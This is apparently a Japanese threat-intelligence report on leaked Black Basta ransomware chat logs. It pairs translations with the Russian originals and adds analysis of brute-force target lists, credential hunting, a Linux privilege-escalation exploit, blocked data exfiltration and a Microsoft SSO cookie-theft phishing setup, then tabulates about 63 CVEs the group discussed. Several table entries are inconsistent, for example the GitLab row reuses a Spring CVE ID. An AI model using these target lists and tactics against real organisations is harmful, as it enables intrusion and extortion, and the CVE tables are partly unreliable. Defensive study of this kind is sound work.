この会話は、サイバー犯罪活動の難易度がかつてと比較して著しく上昇しているという認識を gg と nickolas が共有する様子を示している。彼らは 2020 年と 2024 年の環境を対比し、当局や防御側の対応力が格段に強化されたことを認めつつも、自分たちもまた技術的に進化してきたという自己評価を述べている。ノスタルジックな口調と皮肉まじりの笑いの中に、旧来の手法が通用しなくなってきたことへの焦燥がにじんでいる。最終的には、新たな侵入経路の模索が今後の焦点であるという共通認識に至っている。

DDoS 攻撃被害と復旧の様子

日本語訳	原文
[2024-05-29 13:31:49][yy]：ちなみにブログがかなり激しく DDoS されてる [2024-05-29 13:32:30][gg]：<Masked：IP アドレス> 復旧済み [2024-05-29 16:27:46][yy]：<Masked：IP アドレス> のサーバーが動いてない [2024-05-29 16:28:13][yy]：中継サーバー、動作してるはずなんだけど [2024-05-29 16:30:03][gg]：今やる [2024-05-29 17:01:09][gg]：photo_2024-05-29 20.01.00.jpeg [2024-05-29 17:01:10][gg]：動いてる、接続もある、アクティブだ。復旧してからは落ちてない	2024-05-29 13:31:49, @usernameyy:matrix.bestflowers247.online, блог кстати очень сильно ддосят 2024-05-29 13:32:30, @usernamegg:matrix.bestflowers247.online, <Masked：IP アドレス>　ввостановлен 2024-05-29 16:27:46, @usernameyy:matrix.bestflowers247.online, <Masked：IP アドレス> сервер не работает 2024-05-29 16:28:13, @usernameyy:matrix.bestflowers247.online, прокладка, должна работать 2024-05-29 16:30:03, @usernamegg:matrix.bestflowers247.online, сейчас 2024-05-29 17:01:09, @usernamegg:matrix.bestflowers247.online, photo_2024-05-29 20.01.00.jpeg 2024-05-29 17:01:10, @usernamegg:matrix.bestflowers247.online, работает коннект есть　активна.　не выключалась как ввостановил

この会話では、yy がブログへの DDoS 攻撃を報告し、特定のサーバーのダウンを指摘している。一方、gg は復旧の意思を素早く伝えた上で、追加対応にも即座に着手している様子が読み取れる。DDoS という外部的な妨害に対し、組織内でリアルタイムな情報共有と復旧判断が行われていることから、インフラ維持能力や運用体制が整っている様子がうかがえる。

ジャーナリストからの接触と内部反応の様子

日本語訳	原文
[2024-03-01 08:27:20][gg]：`こんにちは。私はドイツのポッドキャストを運営しており、インタビューとして.txt 形式で 5 つの質問に答えていただけないかと思い連絡しました。最大級のサイバー脅威グループの 1 つの生活について、人々により深い視点を示したいと考えています。 最近 ALPHV や LockBit が FBI によって壊滅させられたことについて、どう思いますか？ コーディングを学び、適切なランサムウェアを書いてこのビジネスに参加すれば、簡単に金持ちになれると思いますか？ 外に出るとき、自分の命や安全について心配していますか？連邦捜査官や FBI に捕まるのを恐れていますか？それとも、お金があり、心配のないリラックスした生活を送っていますか？ 守っている倫理的な原則はありますか？以前 LockBit と話したとき、彼は病院には配慮していると言っていました。 人々に伝えたいアドバイスはありますか？ DeepL.com（無料版）で翻訳されました` [2024-03-01 08:27:32][gg]：リーファーにジャーナリストが連絡してきた [2024-03-01 08:29:02][cc]：）ああ、なるほど！それでどうするつもり？インタビュー受ける？ [2024-03-01 08:29:20][gg]：いや）でも彼が触れた質問は、俺が最も気にしてることばかりだ	2024-03-01 08:27:20, @usernamegg:matrix.bestflowers247.online, `Здравствуйте. Я веду немецкий подкаст и хотел бы узнать, не могли бы вы ответить мне на 5 вопросов в формате .txt в качестве интервью? Я хочу показать людям более глубокий взгляд на жизнь одного из крупнейших Threat Actor. - Как вы относитесь к тому, что ALPHV и LockBit недавно были разгромлены ФБР? - Могли бы вы сказать, что можно легко разбогатеть, научившись кодить, написав подходящий шифровальщик и присоединившись к бизнесу по производству выкупного ПО? - Беспокоитесь ли вы о своей жизни или безопасности, когда выходите на улицу? Боитесь ли вы быть пойманным федералами/ФБР? Или вы живете расслабленной жизнью, с деньгами и без забот. - Есть ли какие-то этические принципы, которых вы придерживаетесь? Когда я разговаривал с LockBit'ом, он сказал мне, что заботится о больницах. - Есть ли какой-нибудь совет, который вы хотели бы дать людям? Переведено с помощью DeepL.com (бесплатная версия)` 2024-03-01 08:27:32, @usernamegg:matrix.bestflowers247.online, в лифку нам пишет журналист 2024-03-01 08:29:02, @usernamecc:matrix.bestflowers247.online,) да я понял! и что ты думаешь? дать　интервью? 2024-03-01 08:29:20, @usernamegg:matrix.bestflowers247.online, нет) но он задел все те вопросы которые меня больше всего беспокоят

本会話では、gg がドイツのジャーナリストから送られたインタビュー依頼文を紹介しており、その質問内容は FBI による ALPHV や LockBit 壊滅への見解、倫理観、恐怖心、生活様式など、サイバー犯罪者の内面に迫るものである。cc の問いかけに対し、gg は懸念事項である旨を返し、質問の本質が自身に深く刺さっていることを示唆している。

これは、メンバーが単なる実務者ではなく、自らの行動とその影響、倫理、リスクに対して強い関心や葛藤を抱えている可能性を示す。外部からの注目により、内部の心理が一時的に可視化された、貴重な反応の記録である。

クレデンシャルスタッフィング攻撃に関する発言

日本語訳	原文
[2024-01-30 16:55:04][gg]：それのログインとパスワードを見てみて。 [2024-01-30 17:28:49][lapa]：つまりメールとパスワードを探すってこと？ [2024-01-30 17:29:07][lapa]：すぐに検索を始めるよ。 [2024-01-30 17:31:23][gg]：メールとパスワードを探して。 [2024-01-30 17:31:57][lapa]：開始した。 [2024-01-30 17:32:01][lapa]：終わったら送るね。 [2024-01-30 17:32:07][gg]：ブルート：Cisco Cisco ルーター RDWeb Citrix Global Protect Pulse Secure FortiNet Big-IP OWA WordPress cPanel FTP	2024-01-30 16:55:04, @usernamegg:matrix.bestflowers247.online, посмотри логин пасс от него 2024-01-30 17:28:49, @lapa:matrix.bestflowers247.online, в смысле мыло и пасс поискать? 2024-01-30 17:29:07, @lapa:matrix.bestflowers247.online, скоро запущу поиск 2024-01-30 17:31:23, @usernamegg:matrix.bestflowers247.online, мыло и пасс поискать 2024-01-30 17:31:57, @lapa:matrix.bestflowers247.online, запустил 2024-01-30 17:32:01, @lapa:matrix.bestflowers247.online, сброшу как закончится 2024-01-30 17:32:07, @usernamegg:matrix.bestflowers247.online, Брут: Cisco Cisco Router RDWeb Citrix Global Protect Pulse Secure FortiNet Big-IP OWA WordPress cPanel FTP

この会話は、gg が lapa に対してメールアドレスとパスワードの探索を明確に指示し、即時に作業が開始されている様子を示している。特に注目すべきは、指示の終盤で列挙されたサービス名（例：Cisco, RDWeb, Citrix, Global Protect, FortiNet, WordPress, cPanel, FTP など）であり、これらが意図的な攻撃対象としてリストアップされている点である。これにより、本やりとりは単なる情報探索ではなく、複数のエンタープライズ向けインフラや VPN ゲートウェイに対する侵入準備段階であることが強く示唆される。

ディープフェイク技術へ興味を示す様子

日本語訳	原文
[2024-06-05 14:11:23][ugway]：> 美人な女の子を描いてるな　まじでディープフェイクはヤバいテーマだ ～～～ 中略 ～～～ [2024-06-05 16:03:33][ugway]：読み込みがめちゃくちゃ遅い [2024-06-05 16:03:40][ugway]：ディープフェイク用の PC 注文した、週末に届く ～～～ 中略 ～～～ [2024-06-13 19:26:45][ugway]：ディープフェイクが完成したら効率がめちゃくちゃ上がるよ、これは間違いない [2024-06-13 19:26:54][ugway]：とにかく、土曜に全部話そうと思ってる　アイデアも話すね	2024-06-05 14:11:23, @usernameugway:matrix.bestflowers247.online, > телку красивую рисует　　да пиздц дипфейки тема [omitted] 2024-06-05 16:03:33, @usernameugway:matrix.bestflowers247.online, грузит долго ппц. 2024-06-05 16:03:40, @usernameugway:matrix.bestflowers247.online, комп под дипфейки я заказал на вых привезут [omitted] 2024-06-13 19:26:45, @usernameugway:matrix.bestflowers247.online, когда доделаем дипфейки кпд вырастит в разы - это сто процентов 2024-06-13 19:26:54, @usernameugway:matrix.bestflowers247.online, в общем　в субботу это все обсудим - расскажу идеи

本会話では、ugway がディープフェイク技術の導入を強く志向しており、専用 PC の発注と週末の戦略共有を予定していることが明らかになっている。「美人な女の子を描いてるな」や「効率がめちゃくちゃ上がる」といった発言から、ディープフェイクが視覚的・心理的操作を目的としたツールとして位置づけられている可能性が高い。また、技術的制約を解消するための環境整備も進めており、今後の攻撃活動における中核的活用が計画されていると考えられる。

不正アクセスの結果をレポートとして共有する様子

日本語訳	原文
[2023-10-19 14:20:44][ss]：ブラジルについてはどうすればいい？ [2023-10-19 15:19:29][ss]：これが俺のミニレポートだ ～～～ 中略 ～～～ [2023-10-19 15:19:54][gg]：これ全部チェックしたの？ [2023-10-19 15:20:01][ss]：うん [2023-10-19 15:20:04][ss]：まだチェック中 [2023-10-19 15:20:13][gg]：うまくやったな [2023-10-19 15:20:14][ss]：だってここは RDP だし	2023-10-19 14:20:44, @usernamess:matrix.bestflowers247.online, с бразилией что делать? 2023-10-19 15:19:29, @usernamess:matrix.bestflowers247.online, ну вот мой мини отчет [omitted] 2023-10-19 15:19:54, @usernamegg:matrix.bestflowers247.online, ты все это чнкнул ? 2023-10-19 15:20:01, @usernamess:matrix.bestflowers247.online, да 2023-10-19 15:20:04, @usernamess:matrix.bestflowers247.online, еще чекаю 2023-10-19 15:20:13, @usernamegg:matrix.bestflowers247.online, нормально ты взял 2023-10-19 15:20:14, @usernamess:matrix.bestflowers247.online, так тут рдп же

この会話では、SS がブラジルに関する準備状況を報告する文脈で「ミニレポート」を提出し、対象に対する調査やスクリーニングが進行中であることを示している。特に「だってここは RDP だし」という発言から、ターゲット環境がリモートデスクトッププロトコル（RDP）を有しており、難易度の低い侵入経路として評価されている事が推測できる。また、gg がその調査作業を即座に評価している点から、チーム内での分業と情報共有が活発に行われている様子がうかがえる。

侵入後の制約について会話する様子

日本語訳	原文
[2024-03-28 09:19:50][gg]：> <@usernamegg:matrix.bestflowers247.online> <Masked：URL> ダウンロードした？ [2024-03-28 09:20:51][lapa]：> <@usernamegg:matrix.bestflowers247.online> ダウンロードした？ うん、今解凍してる Linux のカーネルがバージョン 5.14 から 6.6 の間のやつ、Debian、Ubuntu。 > * これって Jenkins で使えるかな？ [2024-03-28 09:22:23][lapa]：> <@usernamegg:matrix.bestflowers247.online> CVE-2024-1086 Linux LPE > * > 多くの Linux 環境で動作する汎用的なローカル権限昇格のエクスプロイト [2024-03-28 09:23:41][gg]：うん [2024-03-28 09:55:31][lapa]：でもそのエクスプロイトは Jenkins では多分ファイルを読むことくらいしかできない [2024-03-28 09:56:31][lapa]：つまり、Jenkins 上でその Linux 用エクスプロイトを実行するようなコマンドを走らせるのは無理っぽい [2024-03-28 09:56:50][gg]：そうだね [2024-03-28 09:56:54][gg]：フルアクセスではないね	2024-03-28 09:19:50, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> <Masked：URL> скачал ? 2024-03-28 09:20:51, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> скачал ? да, распоковываю тве ядер Linux между версиями 5.14 и 6.6, Debian, Ubuntu. > * тип его можно на jenkins использовать ? 2024-03-28 09:22:23, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> CVE-2024-1086 Linux LPE > * > Универсальный эксплойт для повышения локальных привилегий , работающий на большинс2024-03-28 09:23:41, @usernamegg:matrix.bestflowers247.online, ага 2024-03-28 09:55:31, @lapa:matrix.bestflowers247.online, но эксплоит jenkins только может прочитать какой-либо файл 2024-03-28 09:56:31, @lapa:matrix.bestflowers247.online, т.е. врядли получится там запустить команду, которая бы этот эксплоит для линукса запустила 2024-03-28 09:56:50, @usernamegg:matrix.bestflowers247.online, это да 2024-03-28 09:56:54, @usernamegg:matrix.bestflowers247.online, не фулл доступ

この会話では、gg と lapa が Linux カーネルの権限昇格脆弱性に関するエクスプロイトを共有・検証している。エクスプロイトは Debian や Ubuntu などの環境を対象とした汎用的な LPE（Local Privilege Escalation）であるとされているが、lapa は Jenkins 環境ではファイル読み込み以上の操作は難しいと指摘している。これは、実行権限の制限や Jenkins のサンドボックス的挙動により、フルアクセスが得られないという現実的な制約を示している。gg もこの認識に同意しており、当該環境での有効性が限定的である

ことを認めている。技術的な武器化を意図したエクスプロイトの実用性評価と、環境による制約を冷静に分析する過程が見られる。

マルウェア対策ソフトによってファイルの不正ダウンロードが防御され不満を述べる様子

日本語訳	原文
[2024-05-21 08:04:57][gg]：ファイル吸出し部門を見直す必要がある [2024-05-21 08:05:12][gg]：お前がそれを率いるべきだ [2024-05-21 08:05:25][yy]：じゃあ、その作業を自動化するわ [2024-05-21 08:05:29][gg]：そして全力でネットワークからのファイル吸出しに注力するんだ [2024-05-21 08:05:35][gg]：もうすぐ全くダウンロードできなくなる [2024-05-21 08:05:41][gg]：この件で問題がどんどん増えている ～～～ 中略 ～～～ [2024-05-21 08:06:37][gg]：そこに何かクソみたいなものがあって、ダウンロードをブロックしてる [2024-05-21 08:07:00][gg]：どんなサーバーでも中継でもドメインでも必要なものは全部すぐ用意する CC + TT [2024-05-21 08:07:13][yy]：> <@usernamegg:matrix.bestflowers247.online> そこに何かクソみたいなものがあって、ダウンロードをブロックしてるって、それ今まさに起きてるの？ ～～～ 中略 ～～～ [2024-05-21 08:07:38][gg]：感染させた [2024-05-21 08:07:40][gg]：ターゲットを見つけた [2024-05-21 08:07:51][gg]：ある種の魔法のような方法で VPN を破ったかも [2024-05-21 08:07:55][gg]：接続した ～～～ 中略 ～～～ [2024-05-21 08:08:40][gg]：でも全マシンにランサム対策か何かの変なものが入っててダウンロードできない	2024-05-21 08:04:57, @usernamegg:matrix.bestflowers247.online, нам нужно пересмотреть отдел выкачки файлов 2024-05-21 08:05:12, @usernamegg:matrix.bestflowers247.online, ты его должен возглавить 2024-05-21 08:05:25, @usernameyy:matrix.bestflowers247.online, ну тогда я буду автоматизировать это дело 2024-05-21 08:05:29, @usernamegg:matrix.bestflowers247.online, и прям все силы бросить на постоянную выкачку файлов с сеток 2024-05-21 08:05:35, @usernamegg:matrix.bestflowers247.online, скоро качать вообще нам не дадут ничего 2024-05-21 08:05:41, @usernamegg:matrix.bestflowers247.online, все больше и больше проблем с этим [omitted] 2024-05-21 08:06:37, @usernamegg:matrix.bestflowers247.online, там стоит какая то хуйня которая не дает качать 2024-05-21 08:07:00, @usernamegg:matrix.bestflowers247.online, любые сервера,прокладки,домены и все что необходимо быстро сделаю CC + TT 2024-05-21 08:07:13, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> там стоит какая то хуйня которая не дает качать это прямо сейчас происходит? [omitted] 2024-05-21 08:07:38, @usernamegg:matrix.bestflowers247.online, мы заразили

	2024-05-21 08:07:40, @usernamegg:matrix.bestflowers247.online, нашли таргет 2024-05-21 08:07:51, @usernamegg:matrix.bestflowers247.online, либо сбрутили каким то волшебным образом впн 2024-05-21 08:07:55, @usernamegg:matrix.bestflowers247.online, подключились [omitted] 2024-05-21 08:08:40, @usernamegg:matrix.bestflowers247.online, но там на всех тачках от рансома стоит какая то херня которая не дает качать

実際にターゲットに感染・接続したにもかかわらず、全マシンにランサム対策のような未知の防御機構が導入されていることで、ダウンロードが阻止されていると報告されている。これにより、侵入後のデータ取得が技術的・環境的な要因で阻まれる実例が明らかになっており、Black Basta が組織体制と自動化整備に頼ろうとする戦術転換を図っている様子がうかがえる。

リバースフィッシングについて攻撃準備を行い、チームに共有する様子

日本語訳	原文
[2024-05-16 08:59:47][gg]：これは優先事項だ [2024-05-16 08:59:50][yy]：分かった、読んでるよ 2024-05-16 09:00:25, @usernamegg:matrix.bestflowers247.online, ``` [保留中] : 2024-05-15 [16:51:55] AA: よう [16:51:57] AA: ? [16:55:49] _: こんにちは、ここにいるよ [16:55:58] _: Microsoft のフィッシングリバースの件 [16:56:29] _: 機能させるにはおよそ 25 個のドメインを用意する必要があることを覚えておいて [16:56:51] AA: こんにちは [16:56:53] AA: うん [16:56:56] AA: なんでそんなに多いの？ [16:57:08] AA: クッキーの傍受してるの？ [16:57:12] AA: 設定は全部やってくれる？	2024-05-16 08:59:47, @usernamegg:matrix.bestflowers247.online, это приоритет 2024-05-16 08:59:50, @usernameyy:matrix.bestflowers247.online, хорошо, я читаю 2024-05-16 09:00:25, @usernamegg:matrix.bestflowers247.online, ``` [pending] : 2024-05-15 [16:51:55] AA: ку [16:51:57] AA: ? [16:55:49] _: привет, тут [16:55:58] _: про реверс фиш майкрософт [16:56:29] _: имей ввиду что для его работы придётся поставить около 25 доменов [16:56:51] AA: привет [16:56:53] AA: да [16:56:56] AA: почему так много ? [16:57:08] AA: у тебя идет перехват куки ? [16:57:12] AA: ты все настроишь ?

<原文省略：ドメインのリスト>

[16:57:28] _: これが差し替える必要があるドメインのリスト

<原文省略>

[16:59:05] _: ドロップ用のドメインが必要だ
[16:59:25] AA: 売ってる人いる？
[16:59:30] _: うん
[16:59:37] AA: 自分で買える？
[16:59:40] AA: 俺が追加でお金出すよ
[16:59:51] AA: まず試してみたいんだ
[16:59:51] _: オーケー
[16:59:55] AA: このネタが機能するか
[17:00:10] _: BTC¥XMR？
[17:00:34] AA: クッキーを傍受して、Microsoft Security の SSO に即侵入できれば
[17:00:39] AA: 色々なことができるようになる
[17:00:46] AA: BTC で
[17:00:59] _: <Masked : 暗号通貨ウォレット>
<原文省略：攻撃準備に関する会話>
```
[2024-05-16 09:00:30][gg]：これがパネルの作者とのログだ
[2024-05-16 09:00:40][gg]：これも読み直して
[2024-05-16 09:03:12][gg]：このリバースシェルは、俺の頭には難しすぎる仕組みだ
[2024-05-16 09:03:18][gg]：今日来る？
[2024-05-16 09:03:32][yy]：もう行かないといけないっぽい、でも本当は行くつもりなかった）
[2024-05-16 09:03:45][yy]：今出るね 7
[2024-05-16 09:03:51][gg]：うん
[2024-05-16 09:03:54][yy]：オーケー
```

<原文省略：ドメインのリスト>

[16:57:28] _: вот список тех доменов которые нам надо подменить

<原文省略>

[16:59:05] _: нужны дроп домены
[16:59:25] AA: есть кто продает ?
[16:59:30] _: да
[16:59:37] AA: сможешь купить сам ?
[16:59:40] AA: я докину $
[16:59:51] AA: мне опробовать бы вообще
[16:59:51] _: окей
[16:59:55] AA: будет тема работать
[17:00:10] _: бтк¥хмр?
[17:00:34] AA: если я смогу куки у них перехватывать и сразу залетать к ним в SSO Microsoft Security
[17:00:39] AA: будет много возможностей
[17:00:46] AA: бтх
[17:00:59] _: <Masked : 暗号通貨ウォレット>
<原文省略：攻撃準備に関する会話>
```
2024-05-16 09:00:30, @usernamegg:matrix.bestflowers247.online, вот лог с автором панели
2024-05-16 09:00:40, @usernamegg:matrix.bestflowers247.online, тоже перечитай
2024-05-16 09:03:12, @usernamegg:matrix.bestflowers247.online, этот реверс шелл сложная какая то система неподсильная моим мозгам
2024-05-16 09:03:18, @usernamegg:matrix.bestflowers247.online, ты приедешь сегодня ?
2024-05-16 09:03:32, @usernameyy:matrix.bestflowers247.online, видимо уже надо, а вообще не планировал)
```

	2024-05-16 09:03:45, @usernameyy:matrix.bestflowers247.online, выехать щас7 2024-05-16 09:03:51, @usernamegg:matrix.bestflowers247.online, да 2024-05-16 09:03:54, @usernameyy:matrix.bestflowers247.online, ок

本会話は、Microsoft アカウントの SSO（シングルサインオン）突破を狙う高度なフィッシングリバース構成に関する戦術的なやりとりである。gg はこれを「優先事項」と明言し、リバースシェルの技術的難解さにも言及する一方で、yy に全体の設計確認と構築補助を求めている。ログにはパネル作者との会話も含まれており、25 個以上のドメインの用意、クッキー傍受、ドロップ用インフラ、さらには BTC での支払いまでが具体的に計画されている。これは、Microsoft のドメインを用いた偽装攻撃に加え、セキュリティ制御をバイパスして直接セッション乗っ取りを狙う多段階型の攻撃手法といえる。

攻撃の最中に発生したトラブルについて会話する様子

日本語訳	原文
[2023-12-20 09:28:31][gg]：ストップ [2023-12-20 09:28:38][gg]：なんかおかしい [2023-12-20 09:28:40][gg]：確認して（ [2023-12-20 09:28:43][gg]：あああああああ [2023-12-20 09:28:49][gg]：なんでこんなことに ～～～ 中略 ～～～ [2023-12-20 09:28:54][w]：マシンがロード中 [2023-12-20 09:29:50][gg]：どれだけ色々やったか分かってる？ [2023-12-20 09:29:55][gg]：* どれだけ色々やったか分かってる？ [2023-12-20 09:30:04][gg]：お前のソフト、信号送ってないじゃん（ [2023-12-20 09:30:07][gg]：全部無駄になった [2023-12-20 09:30:20][w]：送ってるよ [2023-12-20 09:30:22][w]：今起動したところ [2023-12-20 09:30:37][gg]：どのファイル？ [2023-12-20 09:31:24][gg]：どっちのファイル確認した？ベンのやつ？それともブリトーの？ [2023-12-20 09:31:37][w]：ベンのを確認してる [2023-12-20 09:31:56][w]：ボット起動した [2023-12-20 09:32:06][w]：で、53 体のボットがオンライン [2023-12-20 09:32:30][gg]：今 JS を変える [2023-12-20 09:35:56][gg]：全部死んだ	2023-12-20 09:28:31, @usernamegg:matrix.bestflowers247.online, стоп 2023-12-20 09:28:38, @usernamegg:matrix.bestflowers247.online, что то не то 2023-12-20 09:28:40, @usernamegg:matrix.bestflowers247.online, проверяй (2023-12-20 09:28:43, @usernamegg:matrix.bestflowers247.online, aaaaaaaaa 2023-12-20 09:28:49, @usernamegg:matrix.bestflowers247.online, ну как же так [omitted] 2023-12-20 09:28:54, @w:matrixtcFJHPDblmt2rg.network, тачка грузиться 2023-12-20 09:29:50, @usernamegg:matrix.bestflowers247.online, ты понимаешь же сколько делов мы сделал ?Ю 2023-12-20 09:29:55, @usernamegg:matrix.bestflowers247.online, * ты понимаешь же сколько делов мы сделал ?

	2023-12-20 09:30:04, @usernamegg:matrix.bestflowers247.online, а у тебя софт не стучит (2023-12-20 09:30:07, @usernamegg:matrix.bestflowers247.online, все в пустоту 2023-12-20 09:30:20, @w:matrixtcFJHPDblmt2rg.network, стучит 2023-12-20 09:30:22, @w:matrixtcFJHPDblmt2rg.network, вот щас запустил 2023-12-20 09:30:37, @usernamegg:matrix.bestflowers247.online, какой файл ? 2023-12-20 09:31:24, @usernamegg:matrix.bestflowers247.online, какой фаил ты рповерил от бена или бурито ? 2023-12-20 09:31:37, @w:matrixtcFJHPDblmt2rg.network, от бена првоеряю 2023-12-20 09:31:56, @w:matrixtcFJHPDblmt2rg.network, бот запуен 2023-12-20 09:32:06, @w:matrixtcFJHPDblmt2rg.network, и 53 бота в сети 2023-12-20 09:32:30, @usernamegg:matrix.bestflowers247.online, сейчас js поменяем 2023-12-20 09:35:56, @usernamegg:matrix.bestflowers247.online, все поумирало

本会話は、攻撃の際に発生した重大な技術障害へのリアルタイム対応の様子を描いている。gg は、何らかのボット操作を伴う作戦において信号が送信されていないことを検知し、即座に「ストップ」を指示。怒りと動揺を交えた言葉で作業無効化の責任を問う一方、w はボットを起動し、オンラインになったことを報告するが、gg は JS コードを変更後、「全部死んだ」と最終的に報告しており、全ボットの停止または失敗が確認される結果となっている。使用ファイルの再確認から見られる混乱も含め、チーム内の作業認識のズレと技術的信頼性の欠如が、攻撃オペレーションの失敗を招いていることが読み取れる。これは、準備・連携・実行のいずれかに致命的な欠陥があったことを示す、重要な障害事例である。

5. 技術的分析

様々な分析レポートからランサムウェア攻撃グループの技術力の高さを把握する機会があるものの、多くの場合は個々のインシデントに関連する個別手法の解説であり、特定のランサムウェア攻撃グループ全体の技術水準を、内部情報なしに包括的に把握することは困難である。

今回のチャットログの流出は Black Basta の技術水準の高さを知ることができる様々な情報が散りばめられていた。本章では 7 つの項目に着目している。

1) 攻撃に悪用できる脆弱性に関するアンテナの感度と、そのキャッチアップの速さ
2) 効率的な情報収集、攻撃活動のためにマルウェアを利用
3) 侵入した環境で長期間の活動を行うためのセキュリティ製品を回避するための努力
4) 高度なフィッシング攻撃の戦術
5) Black Basta による独自ツールの自作
6) 攻撃活動に積極的に悪用される生成 AI
7) 様々なオンラインツールの攻撃活動への悪用

上記を踏まえると、Black Basta 全体の技術水準は非常に高いと判断でき、このような高度な攻撃集団の被害を防ぐには、巧妙な戦術にも耐えうる対策が求められる。

5.1 脆弱性の活用実態

全体的な傾向

標的となる企業への侵入の糸口や侵入後の攻撃手段として攻撃者は、しばしば脆弱性を悪用する。流出したチャットログを確認すると、Black Basta は悪用可能な脆弱性について頻繁に議論しており、少なくとも 63 個の脆弱性への言及があった。これらの脆弱性は特定製品に限定されず、幅広い製品にわたっており、特にリモートコード実行（Remote Code Execution: RCE）や特権昇格といった深刻度の高い脆弱性に注目していた。以下、製品ごとにまとめた脆弱性の一覧を示す。

Citrix（ネットワーク機器 / 負荷分散装置）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2023-4966	2023/10/10	Application Delivery Controller (ADC)	情報漏洩	9.4
CVE-2023-3519	2023/7/18	Application Delivery Controller (ADC)	RCE	9.8
CVE-2023-3467	2023/7/19	Application Delivery Controller (ADC)	特権昇格	8
CVE-2023-3466	2023/7/19	Application Delivery Controller (ADC)	Reflected XSS	8.3

*）CVSS は CNA のスコアを掲載。

Jenkins（ソフトウェア開発支援ツール）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-23897	2024/1/24	CI/CD	情報漏洩	9.8

*）CVSS は NIST のスコアを掲載。

JetBrains（ソフトウェア開発支援ツール）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2023-42793	2023/9/19	CI/CD	RCE	9.8
CVE-2024-27198	2024/3/4	CI/CD	認証バイパス	9.8

*）CVSS は CNA のスコアを掲載。

CPU（中央演算装置）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2017-5715	2018/1/3	CPU 最適化	サイドチャネル攻撃による情報漏洩	5.6
CVE-2017-5754	2018/1/3	CPU 最適化	サイドチャネル攻撃による情報漏洩	5.6
CVE-2017-5753	2018/1/3	CPU 最適化	サイドチャネル攻撃による情報漏洩	5.6

*）CVSS は NIST のスコアを掲載。

Linux（オペレーティングシステム）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-1086	2024/1/31	OS	特権昇格	7.8

*）CVSS は CNA のスコアを掲載。

Microsoft（オペレーティングシステム、オフィスアプリケーション）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-26169	2024/3/12	OS	特権昇格	7.8
CVE-2024-21338	2024/2/13	OS	特権昇格	7.8
CVE-2023-36884	2023/7/11	OS	RCE	7.5
CVE-2023-36874	2023/7/11	OS	特権昇格	7.8
CVE-2023-36394	2023/11/14	OS	特権昇格	7
CVE-2023-35628	2023/12/12	OS	RCE	8.1
CVE-2022-37969	2022/9/13	OS	特権昇格	7.8
CVE-2022-30190	2022/5/30	OS	RCE	7.8
CVE-2021-42287	2021/11/9	OS	特権昇格	7.5
CVE-2021-42278	2021/11/9	OS	特権昇格	7.5
CVE-2021-40444	2021/9/7	OS	RCE	8.8
CVE-2020-1472	2020/8/11	OS	特権昇格	5.5
CVE-2023-21716	2023/2/14	Word	RCE	9.8
CVE-2017-11882	2017/11/14	Equation Editor	RCE	7.8
CVE-2023-29357	2023/6/13	SharePoint	特権昇格	9.8
CVE-2023-23397	2023/3/14	Outlook	特権昇格	9.8
CVE-2024-21413	2024/2/13	Outlook	RCE	9.8
CVE-2024-21378	2024/2/13	Outlook	RCE	8.8
CVE-2023-36745	2023/9/12	Exchange Server	RCE	8
CVE-2022-41082	2022/9/30	Exchange Server	RCE	8
CVE-2022-41040	2022/9/30	Exchange Server	Server-Side Request Forgery	8.8
CVE-2021-42321	2021/11/9	Exchange Server	RCE	8.8
CVE-2021-28482	2021/4/13	Exchange Server	RCE	8.8
CVE-2021-26855	2021/3/2	Exchange Server	Server-Side Request Forgery	9.8

*）CVSS は CNA のスコアを掲載。ただし、CVE-2017-11882 と CVE-2021-26855 は NIST のスコアを掲載。

Fortinet（ネットワークセキュリティ機器）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-23108	2023/10/10	SIEM	RCE	10
CVE-2024-23109	2023/10/10	SIEM	RCE	10
CVE-2024-21762	2024/2/8	SIEM	RCE	9.8
CVE-2024-23113	2024/2/8	VPN	RCE	9.8

*）CVSS は CNA のスコアを掲載。

Check Point（ネットワークセキュリティ機器）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-24919	2024/5/28	VPN	情報漏洩	8.6

*）CVSS は CNA のスコアを掲載。

Google Chrome（ウェブブラウザ）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2022-0609	2022/2/16	Web ブラウザ	Use After Free	8.8

*）CVSS は NIST のスコアを掲載。

WordPress（コンテンツ管理システム）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-25600	2024/2/13	WordPress のテーマ	RCE	10
CVE-2023-7027	2024/1/3	WordPress	Stored XSS	7.2
CVE-2023-6875	2024/1/11	WordPress のプラグイン	API キーのリセット	9.8

*）CVSS は CNA のスコアを掲載。

RarLab（ファイル圧縮）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2023-38831	2023/8/23	ファイル圧縮ソフト	Arbitrary Code Execution	7.8

*）CVSS は NIST のスコアを掲載。

Spring Framework（開発基盤）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2022-22965	2022/4/1	開発基盤	RCE	9.8

*）CVSS は NIST のスコアを掲載。

GitLab（ソースコード共有）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2022-22965	2022/4/1	ソースコード共有	RCE	9.8

*）CVSS は CNA のスコアを掲載。

Atlassian Confluence（ドキュメント共有プラットフォーム）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-21683	2024/5/21	文書作成・管理ツール	RCE	8.8
CVE-2023-22515	2023/10/04	文書作成・管理ツール	アクセス制御の欠陥	10
CVE-2022-26134	2022/6/2	文書作成・管理ツール	RCE	9.8

*）CVSS は CNA のスコアを掲載。ただし、CVE-2022-26134 は NIST の値を掲載。

Zyxel（ネットワークセキュリティ機器）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2022-30525	2022/5/12	ファイアウォール	RCE	9.8

*）CVSS は CNA のスコアを掲載。

Juniper OS（ネットワークセキュリティ機器）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2023-36845	2023/8/17	ファイアウォール	RCE	9.8
